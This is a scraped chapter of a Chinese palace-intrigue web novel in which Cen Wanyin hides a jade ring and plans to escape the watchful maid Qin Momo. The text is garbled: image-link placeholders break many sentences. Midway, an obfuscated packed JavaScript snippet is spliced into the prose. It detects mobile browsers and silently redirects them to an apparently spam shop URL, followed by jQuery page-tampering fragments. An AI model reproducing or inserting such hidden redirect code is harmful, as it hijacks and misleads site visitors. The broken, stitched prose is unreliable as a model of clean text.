高台上的灯火在他深邃的眼中明明灭灭,让人看不透他此刻的想法。
夜风更大了些,吹得他玄色的衣袍猎猎作响,周身弥漫着一股无形的、令人窒息的低气压。
时间,仿佛在这一刻凝固。
每一息都变得无比漫长。
岑晚音能听到自己心脏在胸腔里疯狂跳动的声音,几乎要撞出胸腔。
她垂着眼,指尖深深掐入掌心,用疼痛维持着最后的镇定。
他会同意吗?还是会看穿她的意图?
就在这令人窒息的沉默中,一名东宫侍卫匆匆登上高台,快步走到沈景玄身边,低声禀报了什么。
沈景玄眉头几不可察地蹙了一下,目光从岑晚音脸上移开,看向山下京城的方向。
那里,隐约可见一队快马正朝着登高台疾驰而来,马蹄声在寂静的山夜里格外清晰。
“殿下,”赵无庸也注意到了,上前一步,低声道,“是宫里的加急快马,怕是……有急事。”
沈景玄眼中闪过一丝晦暗。
这个时候,宫中来加急快马……
他收回目光,再次落在岑晚音苍白的脸上,那脸上强装的镇定,似乎隐隐有一丝不易察觉的……
急切?
“既如此……”沈景玄终于开口,声音听不出情绪。
“你便在此稍歇。秦嬷嬷,好生照顾着,太医还是要看。孤先回宫。”
他顿了顿,补充道:“戌时末,必须回宫。”
戌时末!
比约定的戌时三刻,只晚了三刻钟!
这几乎是掐着点给她的最后时限!
“是,老奴遵命。”秦嬷嬷应道。
沈景玄不再多言,深深看了岑晚音一眼,那一眼,似乎要将她整个人看穿。
然后,他转身,带着赵无庸和侍卫,大步流星地朝着台阶下走去,玄色的披风在夜风中扬起冷硬的弧度。
那队宫中快马也恰好赶到山脚,马上之人迅速下马,朝着沈景玄的方向飞奔而去。
岑晚音看着他离去的背影,高悬的心,并未落下,反而跳得更快。
沈景玄突然被急事召回,给了她喘息之机。
但这机会转瞬即逝,且危机四伏。秦嬷嬷就在身边,戌时末是最后期限……
她必须立刻行动!
沈景玄的身影彻底消失在登高台的石阶之下,急促的马蹄声也迅速远去,最终被山风吞没。
高台上紧绷的气氛似乎随之一松,丝竹声和谈笑声重新响起。
只是暗地里投向岑晚音的目光,比先前更加复杂难辨。
秦嬷嬷上前一步,挡在岑晚音身侧,隔绝了那些探究的视线,低声道:“姑娘既身体不适,老奴扶您去厢房歇息,太医很快就到。”
她语气恭敬,动作却带着不容拒绝的力道。
岑晚音能感觉到秦嬷嬷的手臂像铁钳一样箍着她,方才那短暂的、因沈景玄离去而升起的一丝松懈瞬间荡然无存。
时间紧迫,戌时三刻,西角门!
沈景玄给了她时限,却也留下了更严密的看守。
秦嬷嬷,还有那个即将到来的太医。
“有劳嬷嬷。”岑晚音顺势做出虚弱的样子,将半边重量倚在秦嬷嬷身上,指尖冰凉。
“只是……不必劳烦太医了。方才吹了风,又受了些惊扰,歇歇就好。烦请嬷嬷让人给我煮碗热热的姜茶来,驱驱寒便是。”
她声音微弱,带着恳求。
秦嬷嬷皱了下眉。
殿下明确说了要请太医。
但看着岑晚音苍白脆弱的侧脸,想着她方才被那混账世子惊扰,或许真的只是受了惊吓,请太医来反倒小题大做,惊动更多人。
况且,姑娘自己也不愿,若能安稳歇下,早点回宫,也算完成了殿下的吩咐。
“……也罢,姑娘稍等,老奴这就让人去准备姜茶和暖炉。”
秦嬷嬷最终还是松了口,吩咐那个吓坏了的小宫女。
“快去,要滚烫的姜茶,再加个手炉来!”
“是,是!”
小宫女如蒙大赦,飞也似的跑了。
秦嬷嬷扶着岑晚音,往高台下方专供女眷更衣歇息的厢房走去。
那是一片相对独立的院落,此刻宴席未散,大部分女眷还在高
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17228062|185966||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
台赏玩或菊圃漫步。
厢房这边人迹稀少,只有几盏孤零零的灯笼在廊下摇曳,投下昏黄摇曳的光晕。
走到一间空置的厢房前,秦嬷嬷推开房门,里面陈设简单,但干净整洁,燃着淡淡的安神香。
她将岑晚音扶到榻边坐下,转身去关门窗,检查炭盆。
就在秦嬷嬷背过身去关窗的刹那,岑晚音的手迅速探入袖中,摸到那枚冰凉的玉环,然后借着整理裙摆的动作,极其快速地将玉环塞进了榻边脚踏与床柱之间不易察觉的缝隙里。
她心跳如擂鼓,动作却稳而轻,没有发出丝毫声响。
“姑娘先歇着,姜茶马上就来。”
秦嬷嬷关好窗,又检查了门闩,然后便像一尊门神,直接坐在了靠门的圆凳上,目光炯炯地看着岑晚音,显然打定了主意寸步不离。
岑晚音靠在榻上,闭上眼,仿佛真的不适。
脑中却在飞速旋转。
玉环已藏好,这是个障眼法,万一……
万一她无法脱身,或者被抓回来,搜查时发现玉环在此,或许能误导他们。
真正的会面凭证,是她袖中暗袋里那枚不起眼的、母亲留下的老旧银戒。
表姐认得这个。
但如何摆脱秦嬷嬷?
硬闯绝无可能。
只能智取,制造混乱,或者……
利用秦嬷嬷的职责。
时间一分一秒地流逝,每一息都像在油锅中煎熬。
戌时一刻,戌时二刻……
离约定的戌时三刻越来越近,离沈景玄规定的戌时末,也越来越近。
小宫女端着姜茶和手炉回来了。
秦嬷嬷接过,亲自试了试温度,才递给岑晚音。
岑晚音小口啜饮着滚烫辛辣的姜茶,暖流入腹,却化不开心头的寒意。
她必须行动了。
“咳咳……”她忽然捂着嘴,剧烈地咳嗽起来,脸色涨红,仿佛喘不过气。
“姑娘?”秦嬷嬷立刻起身。
岑晚音指着喉咙,又指向桌上的茶壶,眼中泛起生理性的泪花,断续道:“呛、呛着了……水……”